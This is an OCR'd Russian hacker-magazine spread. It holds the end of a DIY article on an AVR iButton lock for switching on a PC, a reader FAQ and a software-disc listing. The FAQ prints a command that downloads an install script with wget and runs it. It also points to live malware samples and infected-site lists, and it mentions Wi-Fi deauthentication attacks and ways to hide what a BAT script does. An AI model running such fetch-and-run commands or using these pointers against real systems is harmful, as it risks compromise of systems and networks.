Но есть более красивое решение: МК настраивает внешнее прерывание так, чтобы оно сработало, когда линия связи прижимается к земле, потом переходит в спящий режим. В этом режиме отключается вся периферия МК, даже тактовый генератор, и потребление снижается до долей микроампера. Когда ты тыкаешь ключом в пад, конденсатор в ключе начинает заряжаться и просаживает напряжение на линии почти до нуля. Всего на несколько микросекунд, но этого хватит, чтобы прерывание сработало и вывело МК из спящего режима. Дальше он прочитает ключ, сравнит его с кодом в памяти и включит комп.

Схема устройства

Теперь пора поподробнее разобраться с железом.

Микроконтроллер нам нужен простой и дешевый. Можно, конечно, поставить какой-нибудь понтовый ARM, но вдоволь и ограничиться ATTiny13. К нему подключим кнопку «learn», подтягивающий резистор для 1-wire, зеленый светодиод (которым будем мигать, если ключ прошел проверку) и транзистор для управления БП компа (см. схему на рис. 6). Транзистор можешь взять любой маломощный, главное, чтобы он был типа NPN. У меня были залежи BC846 в мелком SMD-корпусе, поэтому поставил его.

Коллектор транзистора (X1) и его эмиттер (X2) мы подключим к материнке вместо родной кнопки питания. Если перепутать контакты местами, то ничего страшного не произойдет, просто комп не будет реагировать на попытки его включить. Для питания схемы 5 Вольт можно найти на любом незанятом разъеме в системном блоке. Например, почти у всех без дела болтается разъем флоппивода. От него нам нужны красный (+5) и черный провода.

Оба источника питания (5 V от компа и батарейка) подключены через диоды. Нужно это для того, чтобы они не перекачивали ток друг-в-друга. При включенном компьютере ток идет в схему через диод D1, а D2 не дает ему испортить батарейку. Когда комп отключен, ток пой-






Рис. 3. Пример обмена данными между замком и ключом

дет через D2, а D1 не даст току от батарейки попасть в линию питания компа. В качестве D2 лучше всего брать диод Шоттки. Он обладает маленьким падением напряжения, порядка 0,2 В. Если взять обычный диод, то МК может не хватить напряжения для работы.

Сборка

Плату я делал методом ЛУТ. Он уже упоминался на страницах журнала (см. материалы к статье «DI HALT'а» в номере][118, октябрь 2008 года). Технология довольно проста и дает неплохие результаты. Плата для этого устройства должна получиться у тебя с первого раза. Ну, или со второго. Если нет желания заморачиваться с утюгом, то можешь собрать схему на макетной плате, благо деталей там совсем немного. Корпус можно сделать из чего угодно. Мой когда-то был корпусом от блока питания. Если ты решил поставить устройство в корпус компа, то можешь использовать в качестве основы заглушку от флоппивода или дисковода. В приложении к статье есть плата, нарисованная под заглушку от FDD. Посмотреть эту схему можно в бесплатной программе ViewLayout (goo.gl/kRKXE).
Пад под ключ тоже запросто делается из подручных материалов. Например, из обрезка какой-нибудь металлической трубки со внутренним диаметром не меньше 1,6 см. Вариантов на самом деле много, здесь сам выбирай, исходя из того, что есть под рукой. Я сделал пад из куска провода, скрученного в кольцо, залитого припоем и припаянного на плату. Потом выяснилось, что получилось слишком высокое кольцо (реально там хватает и пары миллиметров), поэтому на круг в центре пришлось припаять гайку. Выглядит забавно.

Алгоритм работы

В качестве языка разработки я выбрал Паскаль. Вообще, 95% программ под МК пишутся на Си или ассемблере, но первый я на AVR не пользую, а второй только в виде вставок по ходу программы. За компилятор сойдет MikroPascal for AVR (буква «k» — не баг, а фича). У него ограничение до 2 КБ кода в бесплатной версии. Этого нам более чем достаточно — у Tiny13 всего 1 КБ флеш-памяти.
В начале, при подаче питания нужно инициализировать периферию. Большая часть устройств не используется, поэтому мы их не трогаем.

```
ACSR.ACD := 1; //Отключаем аналоговый компаратор
DDRB := %00010001; //Переключаем на выход
//пины: B4 (транзистор) и B0 (светодиод)
PORTB := %00001001; //Включаем подтягивающий резистор на кнопке
MCUCR.SM0 := 1; //Тип спящего режима — power down
MCUCR.SE := 1;  //Спящий режим разрешен
asm sei end; //Глобально разрешаем прерывания
```

После того, как МК настроит периферию, он продолжает работать в обычном режиме.

```
GIFR.INTF0 := 1; //Сбрасываем флаг прерывания
GIMSK.INT0 := 1; //Разрешаем прерывание
asm sleep end;  //Отбой!
```

Настраивает прерывание INT0 (которое висит на ножке B1) и переходит в спящий режим.
Обрати внимание, что остальной код (чтение ключа, сравнение и включение компа) идет сразу после команды sleep. Когда произойдет прерывание, МК проснется и бросится в обработчик INT0_rq. В этом обработчике только одна команда — отключение прерывания, чтобы оно не возникало во время обмена данными с ключом. После обработчика МК вернется к тому месту, откуда он прыгнул в прерывание (к команде sleep) и начнет выполнять код дальше.

```
Delay_ms(2); //Задержка, чтобы ключ успел
//выйти в рабочий режим
DDRB.1 := 1; //Даем RESET
Delay_us(500);
DDRB.1 := 0;
Delay_us(50);
//Ждем, после этого линия должна быть прижата
//к земле PRESENCE-сигналом
if PINB.1=1 then continue;
// Если PRESENCE нет, то прерываем процесс
Delay_us(250); //Ждем еще немного
//PRESENCE-сигнал должен закончиться
Read_iButton; //Читаем ключик
if CRC_OK <> 0 then continue;
 //Если CRC не совпало — попробуем еще раз
```

Сначала он ждет несколько миллисекунд. Нужно это для того, чтобы конденсатор в ключе полностью зарядился, и он вошел в рабочий режим. Потом МК подает RESET-сигнал. Для этого он переключает бит 1 в регистре DDRB. Каждый бит этого регистра отвечает за соответствующую ножку МК. Единица означает, что ножка настроена на выход, а логический уровень на ней (проще говоря, напряжение) задается битом в регистре PORTB (у нас туда записан ноль). Ноль в DDRB значит, что ножка настроена на вход. Вот и получается, что записав в DDRB 1, МК прижимает ножку к земле, а записав 0 — отпускает, и ножка висит на внешнем pull-up-резисторе. После RESET-сигнала МК проверяет, есть ли сигнал PRESENCE. Если нет, то идет снова спать — это был не ключ, а какая-то помеха. Если же ключ ответил, то МК выполняет процедуру чтения. Ее код я приводить не буду, ибо он довольно большой. В этой процедуре происходит вот что:
1. Сначала подается команда на чтение ROM-памяти — 0x33.
2. После этого МК читает 8 байт, попутно считая CRC: результат этих подсчетов он запишет в переменную CRC_OK.
3. Прочитанные байты складываются в массив ROM_Data.
Для расчета CRC используется табличка на 256 байт. Вначале переменная CRC обнуляется, и с каждым байтом кода проводится такое




Рис. 4. Сигналы RESET и PRESENCE, предваряющие каждый обмен данными




Рис. 5. Схема программатора Громова

действие — CRC := CRC_Table[CRC xor DataByte];. В результате, если все байты передались верно, в конце CRC будет = 0. CRC вычисляется при каждом чтении ключа, «на лету». После выполнения функции ReadROM-программе остается только посмотреть на переменную CRC_OK. Если она = 0, то ключ прочитался верно. Если тебе интересен «нормальный» алгоритм расчета CRC, без таблицы, то можешь заглянуть в документацию на iButton (есть на диске) или в «Википедию» (CRC8).

Далее МК проверяет нажата ли кнопка «learn». Если нажата, то только что прочитанный ключ записывается в EEPROM, после чего МК снова идет спать. Если кнопка не нажата, то МК сверяет то, что он прочитал, с тем, что записано в EEPROM. И если коды совпали — врубает комп. Потом пройдет небольшая пауза, цикл повторится снова, и МК заснет в ожидании ключа.

Программатор и прошивка

Наверное, самый важный вопрос связан с прошивкой микроконтроллера — как, чем, куда?

Если у тебя есть рабочий программатор, который ты вполне успешно используешь, то эту часть можно невозбранно пропустить: здесь рассказывается о том, как собрать простенький программатор для AVR и прошить с его помощью МК.

Программаторов для AVR существует целая куча. Но здесь мы рассмотрим одну из самых простых и «дубовых» моделей — программатор Громова.

Этот программатор подключается к COM-порту. Со всякими переходниками USB↔COM работает очень плохо. Гораздо лучше с переходниками PCI↔COM или «железным» портом. Если на заднице компа ничего похожего на COM-порт не заметно, это не значит, что его нет. Возможно, разъем просто не распаян на плате, а место под него есть. В таком случае можно либо попытаться запаять разъем на место, либо забить и не рисковать материнкой :).

Для сборки программатора тебе понадобятся семь резисторов и три диода. Немного, правда? :)

Резисторы можно взять номиналом от 1 до 10 килом, диоды — любые из маломощных.

Схему программатора ты можешь видеть на рис. 5. Собрать его можно хоть на макетке, хоть просто навесным монтажом. Обрати внимание, что питание для МК при прошивке нужно брать из отдельного источника. Если этот источник связан с компом (например, +5 В от USB), то достаточно просто подключить его к ножке Vcc МК. Если же источник это какой-то внешний БП или батарейка, то нужно прицепить к МК не только питание, но и землю (Gnd).

Для работы с этим программатором используется программка Uniprof. Ее ты можешь найти на диске.

При запуске Uniprof автоматически проверяет, подключен ли МК, и показывает его название. Подключив к программатору ATTiny13, ты должен увидеть над окошком flash синюю надпись «[1K, 64] Tiny13» — 1 килобайт флеш-памяти и 64 байта EEPROM. Если вместо этого программка выкидывает тебе сообщение об ошибке, то проверяй сборку (замыкания или непропай) и правильность подключения.

Перед прошивкой флеш-память надо очистить кнопкой «Erase».

Потом загружаем файл с прошивкой кнопкой «открыть» с надписью «hex» (он лежит в приложении к статье, в папке firmware). Слева появляется содержимое файла в шестнадцатеричном виде. Осталось только нажать «PROG» для начала прошивки. Если в процессе прошивки возникнут ошибки, то стоит попробовать укоротить провода от программатора до МК. В идеале их длина должна быть не больше 10 см. Также стоит прозвонить схему тестером на предмет замыканий или разрывов.

Для правильной работы программы тебе потребуется выставить fuse-биты. Это специальные настроечные флаги, позволяющие менять частоту МК, источник тактового сигнала и другие параметры. Здесь надо соблюдать осторожность — если неправильно выставить фьюзы, то можно заблокировать МК.

Тебе надо отключить флаг CKDIV8, который отвечает за делитель тактовой частоты. По умолчанию он включен, и МК работает на частоте 1,2 МГц, а нам нужно 9,6 МГц. Для работы с fuse есть кнопка с соответствующим названием. В окошке fuse ты увидишь список всех фьюзов для этого МК. Перед тем как что-то менять, надо нажать кнопку «Read» под нужной колонкой, чтобы прочитались текущие значения флагов. Фьюзы в AVR инверсные, то есть пустой квадратик напротив CKDIV8 значит, что делитель включен. Для того чтобы его отключить,




Рис. 6. Схема устройства

ставь галочку напротив фьюза и нажимай кнопку «Write», под нужной колонкой. Все, флаг выставлен и начнет действовать после перезапуска МК.

Заключение

Устройство получилось довольно простое, но вместе с тем полезное. Конечно, какой-либо надежной защиты компьютеру оно не дает, но спасти от посягательств младшего брата вполне может :). Да и создавалось оно мной, в первую очередь, для изучения AVR и протокола 1-wire. Впрочем, замок можно использовать не только для включения компа. Ты можешь подключить к нему реле и управлять электромагнитным замком, или сервомашинку — для того, чтобы открывать и закрывать дверь. Главное — твоя фантазия и умение применить возможности МК.

Степан «Step» Ильин **(twitter.com/stepah)**



faq united?

Есть вопросы — присылай на faq@real.xakep.ru

Q: У меня вопрос по защите от DDoS. Как люди умудряются отбиваться от большого количества паразитного трафика без какого-либо дорогостоящего оборудования?

A: Если атака не носит масштабного характера, то неплохо справиться с ситуацией может помочь даже просто iptables. В «Колонке редактора» прошлого номера я рассказывал, как прикрутить к файрволу геомодуль, и в случае необходимости эффективно блокировать все запросы из нежелательных стран (например, Китая). Увы, это самый простой случай. Относительно несложное решение предоставляет также проект (D)DoS Deflate (deflate.medialayer.com). Это bash-скрипт, который ведет список IP-адресов, с которых осуществляются коннекты, а также количество подключений с каждого из них. Логика более чем тривиальная: при достижении определенного количества коннектов, все последующие просто блокируются в течение некоторого времени. Блокировка осуществляется стандартным файрволом: iptables или Advanced Policy Firewall (APF). Установка DoS Deflate предельно упрощена:

```
wget http://www.inetbase.com/scripts/
  ddos/install.sh
chmod 0700 install.sh
./install.sh
```

Количество возможных подключений задается через конфиг /usr/local/ddos/ddos.conf в параметре NO_OF_CONNECTIONS. Рекомендую установить это значение побольше, чтобы случайно не забанить группы людей, которые работают через NAT. Тут надо сказать, что используемый подход довольно примитивен. Более продвинутые решения, предлагаемые специализирующимися на защите от подобных атак компаниями, используют рейтинговые системы. То есть, решение о блокировке принимается не «втупую» на основе количества подключений, а только если он действительно «проштрафится». Для каждого посетителя с помощью интеллектуальной системы производится поведенческий анализ, который на основе некоторых формальных признаков может дать ответ, с кем мы имеем дело: с обычным юзером или ботом.

Q: Многие ресерчевы активно делятся результатами своих исследований новых образцов малвари. Но где они их берут? У них же нет доступа к базам антивирусных компаний, верно?

A: Можно выделить несколько основных источников.

Во-первых, есть немало ресурсов, где активно агрегируется большое количество тел вирусов. Это и форумы, где энтузиасты активно делятся своими образцами (в том числе и сотрудники антивирусных вендоров), и специализированные, автоматические сервисы. Известный эксперт в области ИБ Ленни Зелцер ведет список подобных ресурсов, и в него сейчас входят следующие проекты:

- Adminus Malware Analysis Group Samples (adminus.net/samples.aspx);
- Contagio Malware Dump (contagiodump.blogspot.com);
- KernelMode.info (www.kernelmode.info/forum/viewforum.php?f=16);
- MalwareBlacklist (www.malwareblacklist.com/showMDL.php);
- MalwareBytes Forum (forums.



Удаленный доступ к компьютеру на аппаратном уровне

malwarebytes.org);
- NovCon Twitter EXE Parsing (minotauranalysis.com/exetweet);
- Offensive Computing (www.offensivecomputing.net);
- SecuBox Labs (secuboxlabs.fr).

Во-вторых, загрузить образцы актуальной малвари можно оттуда, откуда злоумышленники их впаривают пользователям, — с зараженных сайтов. Списки «опасных» URL доступны на www.malwaredomainlist.com и www.malwareurl.com. Дальше подход нехитрый: запускаем виртуальную машину, открываем в старом непатченном браузере один сайт за другим и, анализируя изменения в файловой системе и реестре, удивляемся, насколько легко можно подцепить трояна, просто серфя инет.
В-третьих, никто не мешает поднять свои собственные honeypot'ы, как это делают антивирусные компании. Это сеть из намеренно уязвимых хостов, которые с большой вероятностью будут атакованы малварью.

Q: Так, а как такие хонипоты поднять самому?
A: Если говорить начистоту, то для сбора образцов вирусов на 100% не подходит ни один существующий проект. Но можно попробовать следующие:
- Glastopf (glastopf.org) — это веб-приложение, которое эмулирует тысячи различных веб-уязвимостей для сбора различных данных и информации о проводимой атаке. Среди этих данных легко могут оказаться и образцы малвари.
- Dionaea (dionaea.carnivore.it) — специальный хонипот, заточенный для сбора образцов зловреда. Для этого решение эмулирует различные бреши безопасности в различных службах Windows, которые часто используются для заражения системы. Dionaea реализован довольно здорово и даже умеет эмулировать исполнение шеллкода.
- Jsunpack-n (code.google.com/p/jsunpack-n) — этот хонипот работает на стороне клиента и эмулирует уязвимый браузер. Утилита спроектирована таким образом, чтобы взаимодействовать с зараженным веб-сайтом в автоматическом режиме.

Есть и много других проектов, например, Omnivora (sourceforge.net/projects/omnivora) и Amun (sourceforge.net/projects/amunhoney).

Включаем возможность использовать несколько аккаунтов Google одновременно

Q: Каким способом можно обеспечить себе возможность подключения к удаленному рабочему столу, даже если он завис или выключен?
A: Еще недавно я не мог ответить на этот вопрос, но теперь хочу рассказать тебе об одной чумовой фишке, которая появилась в новых процессорах Intel Core i5/i7. Начиная с этой серии процов, компания Intel представила платформу vPro и технологию KVM Remote Control. Аббревиатура KVM (Keyboard Video Mouse) возможно тебе уже знакома: KVM-переключатели часто ставятся в серверных и позволяют управлять несколькими компьютерами с одних и тех же — клавиатуры, мыши и монитора. Что означает появление KVM в платформе Intel? То, что ты можешь управлять компьютером независимо от того, в каком состоянии он находится. Даже если он завис или вообще выключен, к нему можно подключиться и, получив изображение с видеокарты, разрулить любую ситуацию. Привлекательность технологии добавляет тот факт, что для удаленного доступа используется знакомый протокол Remote FrameBuffer (более известный как VNC), а, значит, есть сотни самых разных клиентов для любых, в том числе мобильных платформ. Управлять компьютером с любого смартфона на том же Android, как тебе? И это на полностью аппаратно реализованной технологии. Если компьютер ты приобрел недавно, не исключено, что эта радость в твоем процессоре уже есть. Уточнить это можно в специальном разделе на сайте Intel (intel.ly/pgTnGM), в котором приведен список совместимых с vPro процов. Обрати внимание на графу «KVM Remote Control Support». Но сразу предупреждаю: опция будет работать, только если ты используешь интегрированные видеоадаптер и сетевую карту.

Q: Можно ли как-нибудь увеличить уровень Wi-Fi-сигнала от точки доступа? В одной из отдаленных комнат прием нестабильный и хотелось бы как-нибудь исправить эту ситуацию. Предложи варианты.



Увеличиваем мощность передатчика точки доступа

A: **1.** Выбросить стандартную антенну и приобрести более мощную всенаправленную (ищи по ключевым словам omni antenna).
2. Попробовать обойтись без лишних затрат и решить вопрос исключительно на софтварном уровне. Для большинства точек доступа существуют альтернативные прошивки, например, DD-WRT, предлагающие гораздо больше настроек в сравнении со стандартным интерфейсом управления. Если перейти на вкладку «Wireless → Advanced Settings», то несложно заметить там параметр «TX Power», указывающий мощность передатчика. Стандартное значение, как правило, равняется 70, но его вполне можно незначительно увеличить до 100 (умельцы уверяют, что это вполне безопасно). Дальнейшее увеличение грозит чрезмерным тепловыделением, что чревато для здоровья роутера. Хотя на своей AP я выставил значение 150 и никаких проблем пока не заметил. Поддерживает ли твоя точка DD-WRT, можно уточнить на сайте разработчика (www.dd-wrt.com).
3. Помимо твика с увеличением мощности передатчика рекомендую поиграться с каналом, на котором работает точка доступа. Достаточно запустить любой сканер Wi-Fi-сетей (например, inSSIDer) и посмотреть, какой из каналов в помещении еще не используется другими сетями. На него и надо переключиться.
4. Если и это не помогает, то самый верный способ — приобрести еще одну AP (благо цены на них все падают и падают) и перевести ее в режим повторителя. Последнее делается очень просто. В случае с прошивкой DD-WRT достаточно перейти в раздел «Wireless → Basic Settings» и поменять режим работы на «Repeater». Ты увидишь две секции: «Wireless Physical Interface (wl0)» и «Virtual Interfaces (wl0.1)». Физический интерфейс должен принимать сигнал от главного роутера, поэтому укажи SSID своей основной беспроводной сети. В разделе «Wireless Security» необходимо настроить параметры подключения.

Q: А есть ли способы заддосить беспроводную сеть? Сделать так, чтобы пользоваться ей стало невозможно.
A: Факт использования общей среды, то есть, радиоэфира, создает для любой беспроводной технологии ряд сложностей. В случае с Wi-Fi, как мы знаем, ничего не стоит создать фрейм деавторизации и отключить любого клиента от точки доступа. Уже даже это может быть использовано злоумышленником, чтобы серьезно помешать работе беспроводной сети. Есть уязвимости и в оборудовании. Я говорю о ситуации, когда девайсы неправильно отрабатывают ситуации с намеренно неправильно созданными беспроводными фреймами. Недавно даже появился проект WiFuzz (code.google.com/p/wifuzz), представляющий собой фаззер, намеренно создающий сложные ситуации для сетевого стека современных точек доступа. В его основе лежит Python-библиотека Scapy, позволяющая конструировать произвольные сетевые пакеты.

Q: Попросили переставить винду на ноутбуке. Система лицензионная, но наклейки на обратной стороне девайса уже нет. Не хочется устанавливать пиратку. Как вытащить серийник из системы?
A: Проще всего заюзать утилиту ProduKey (www.nirsoft.net), которая как раз и извлекает из системы ключи для продуктов Microsoft Office, Windows, Exchange Server и SQL Server. Тот же самый трюк несложно провернуть с удаленной и даже нерабочей системой (а это бывает сплошь и рядом). Главное — добраться до папки %windir%\system32\config.

Q: Хочу с друзьями развернуть что-то вроде Dropbox'а, но только на своем собственном сервере. Чтобы уж точно быть уверенным в неприкосновенности данных. Есть ли толковые готовые решения?
A: Самым мощным клоном Dropbox'а является SparkleShare (sparkleshare.org). Он во многом повторяет функционал известного сервиса, но при этом распространяется с открытыми исходными кодами. Уже сейчас разработчики предлагают клиенты для Linux и Mac, а скоро обещают выпустить релиз для винды и мобильных платформ. Исходные коды всегда доступны с репозитория github.com/hbons/SparkleShare.

Q: Пишу на PowerShell/BAT небольшие вспомогательные скрипты для решения рутинных задач. Хочу, чтобы по завершении некоторых действий в окне уведомлений Windows появлялись всплывающие сообщения, отражающие текущий статус выполнения задачи. Как это можно сделать?
A: Отобразить всплывающие сообщения в области трея можно было бы через WinAPI, но делать такие вызовы из скриптовых языков — это то еще извращение. Быстро и изящно решить проблему способна небольшая консольная утилита notifu (www.paralint.com/projects/notifu). Ты передаешь ей необходимые параметры через командную строку, а она уже отображает уведомление в трее, используя необходимые системные вызовы. Например, так:

```
notifu /m "Hello, man!"
```

Получается, что для вывода сообщений нам достаточно вставить вызов notifu в нужных местах нашего сценария.

Q: Есть ли способ зашифровать содержимое BAT-файла? Не хочу, чтобы действия, которые он выполняет, легко читались простым открытием его в блокноте. Вопрос актуален также для сценариев на PowerScript и VBScript.
A: Если не брать в расчет различные способы обфускации, то, пожалуй, самый верный способ — преобразовать его в исполняемый exe-файл. Например, с помощью утилиты Quick Batch File Compiler (www.abyssmedia.com/quickbfc). Для скриптов на VBScript и JavaScript есть ScriptCryptor Compiler от того же разработчика. В случае если нужно провернуть тот же фокус со скриптом на модном нынче PowerScript, пригодится утилита Make-PS1ExeWrapper (bit.ly/palgIW). Подходящая опция предлагается еще и в среде разработки PrimalScript (www.sapien.com/software/primalscript), которая помимо прочего может похвастаться весьма недурными инструментами для отладки.

Q: С чего лучше всего начать юзабилити (слово-то какое!) существующего веб-приложения?
A: Если ресурс уже запущен и работает, то самую лучшую пищу для размышления могут предоставить сами посетители. Вместе со страницей можно подгружать небольшой код на JavaScript, который будет отслеживать каждый клик пользователя и проводить небольшой анализ. На основании этих данных можно построить так называемые heatmap'ы — графики, наложенные на скриншот сайта и показывающие «горячие» и «холодные» зоны. Чем больше кликов было сделано в какой-то конкретной области, тем ярче отмечается пятно на графике. Благодаря такой визуализации несложно определить наиболее удачные элементы в интерфейсе, а также откровенно слабые места, которые пользователями по какой-то причине игнорируются. В качестве конкретного решения могу посоветовать ClickHeat (www.labsmedia.com/clickheat). Статистику по кликам также предоставляет бесплатные сервисы Google Analytics и Яндекс.Метрика.

Q: Возможно ли одновременно использовать несколько аккаунтов GMail в одном браузере, и быстро между ними переключаться? Сейчас для того, чтобы не геморроиться со входом/выходом из аккаунта, я использую разные браузеры. Надо ли говорить, что это не сильно удобно? :)
A: Можно! И если раньше для этого приходилось использовать дополнительные плагины для браузеров, позволяющих быстро переключать сессии, то теперь такая возможность предоставляется самим Google'ом.
Немногие знают, но множественный вход (так называемые Multiple sign-in) в два клика включается в настройках профиля. Надо лишь заглянуть на страницу google.com/accounts. Правда, Google честно предупреждает, что опция пока доступна не для всех сервисов.

Q: Задача — реализовать на сайте удобный механизм для загрузки файлов через веб-интерфейс. С нуля писать неохота, подскажите наиболее универсальное решение, которое точно бы работало в любом современном браузере.
A: Хорошее решение — использовать библиотеку Plupload (www.plupload.com), которая поддерживает массу фишек вроде загрузки файлов кусочками, drag'n'drop, передачи нескольких документов одновременно, красивого отображения хода загрузки и т.д.
Для передачи данных используются разные технологии, в том числе, конечно же, HTML5. Если у пользователя браузер не поддерживает новшества HTML, библиотека автоматически использует другой способ загрузки: Flash, Gears, Silverlight, BrowserPlus или HTML4. Причем приоритет способов загрузки можно изменить в конфиге.

Q: Наткнулся в Сети на интересный стартап, который помимо веб-интерфейса предлагает воспользоваться приложением для платформы Android. Но хоть убей не могу понять: в моем Android Market'е такого приложения нет! Как это может быть?
A: Очень просто. Дело в том, что каждый разработчик при добавлении приложения в Android Market выбирает, для каких регионов оно будет доступно. И очень часто случается так, что в нашем российском Android Market'е некоторых интересных разработок не оказывается. К счастью, можно проспуфить используемый регион и таким образом достучаться до магазинов приложений других стран. Проще всего это сделать с помощью утилиты Market enabler (code.google.com/p/market-enabler).

>>WINDOWS
>Development
GanttProject 2.0.10
IntelliJ IDEA 10.5.1 Free Community Edition
Jailer 3.6.4
Java SE Development Kit 7
Node.JS 0.5.3
PhoneGap 1.0
Sublime Text 2
Syser Kernel Debugger 1.99.1900.1220 Trial
Syser Win32 Debugger Free
Titanium Studio
wyBuild 2.6

>Games
Subvein 0.692

>Misc
Blumind 1.3
Gest
Metro Clock 2
Metro Sidebar 1.0
Multi-Tabber 1.0
nSpaces
PowerGDocs 1.1
Tabbles 2.0
WindowsRunHistoryEditor 1.2.0.0

Правильные UI-хаки:
360desktop 0.8.5
Acer Gridvista 2.72.317
Bins
Desktops 1.02
eXtra Buttons
Fences
Gmail Notifier Plus 2.1.2
HashTab 4.0
JumpPad 2.1
Launchy 2.6B2
Listary
multibar 1.1.1.0
QTTabBar 2.0.0.0beta
SuperbarMonitor
Switcher 2.0.0
Taskbar Meters 1.1
TeraCopy 2.2 beta 3
Windows 7 Taskbar Items Pinner

>Multimedia
Blumind 1.3
Doro 1.64
Graphs Made Easy 3.1
MiniLyrics 7.1

>Net
Angry IP Scanner 3.0-beta6
Axence NetTools 4.0
Cloud Turtle
G+ Notifier 1.7
GPING (Graphical Ping) 1.0.2
Helicon Ape 0068
JStock 1.0.6d
NetGrok
Uniform Server 7.1.4
VNC Free Edition for Windows 4.1.3
Wifi Network Backup Manager Utility
Windows Firewall Notifier 1.0.1
Wireless Network Watcher 1.15
Wireshark 1.6.1
zFTPServer Suite 2010-10

>Security
Cain & Abel v4.9.41
CrashMe
Durandal
FindBugs 1.3.9
Heap Inspector 1.1
IDR 2.5.2.11 beta
mediggo 0.4.0
Metasploit 4.0
Patriot NG v2.01
PDF Stream Dumper
Process Hacker 2.10
Visual DuxDebugger 2.8
VMSweeper 1.4 Beta 12
Volatility 2.0

>System
Appupdater 1.5
Auslogics Disk Defrag 3.2.1
Autoruns 10.07
Comodo System-Cleaner 3.0
DualMonitor Taskbar
ExactFile 1.0
Folder Replica 1.03
GrokEVT 0.5.0
Microsoft Security Essentials
Multi Commander 1.1.1.800
Metamorphose 1.1.2
PC INSPECTOR File Recovery
ProEject 1.0
QtdSync v0.6.15 beta
RAID Reconstructor 4.21
ServiWin 1.48
ShutdownGuard 1.0
USB Flash Benchmark
xplorer lite

Лучшие программы для восстановления данных:
EasyRecovery 6.1 Professional (Demo)
File Scavenger
GetDataBack for NTFS V4.21
GetDataBackfor FAT V4.21
R-Studio 5.4
Recuva 1.40
R.saver 1.0
RecoverMyFiles 4.7.2
UFS Explorer Standard Recovery 4.9.2

>>UNIX
>Desktop
3dDesktop 0.2.8
Audacious 3.0
Compiz 0.9.5
digiKam 2.0
Dynamic window manager 5.9
Hash Checker 4.0.1
JShot 2.0
Kat 0.6.4
Kpackage 3.5.10
NeroLINUX 4.0.0.0
Openbox 3.4.11.2
PieDock 1.4.0
RawTherapee 3.0
Splashy 0.3.13
Wbar 1.3.3
Xfce 4.8.0
XWinWrap 0.10

>Devel
Apache Ant 1.8.2
Bison 2.5
Crow Designer 2.99.0
Fasm 1.69.31
Glade 3.10.0
Gnat 2011
Intel C++ Compiler 12.0.2
Java SE 7
LevelDB
libjpeg 7
Libnet 1.1.2.1
libusb 0.1.12
Monkeybars 1.0.4
Qooxdoo 1.5
Rats 2.3
Tkinter 2.4.2
Waf 1.6.4
zlib 1.2.5

>Net
BitTorrent 5.2.2
DreaMule 3.2
Dropbox 1.1.35
Flush 0.9.11
Google Chrome 13
JAP 00.15.018
Kommute 0.24
Kopete 1.0
Mozilla Firefox 5.0.1
Mumble 1.2.3
Opera 11.50
ProZilla 2.0.4
QuickDownloader 5.0
RealVNC 4.4.3
Teamwork 4.7
theMeStream
Ttcp

>Security
Auto Rooter Beta 2011
avast! Linux Home Edition 1.3.0
AVIRA AntiVir Workstation 3.0.2
Complemento 0.7.6
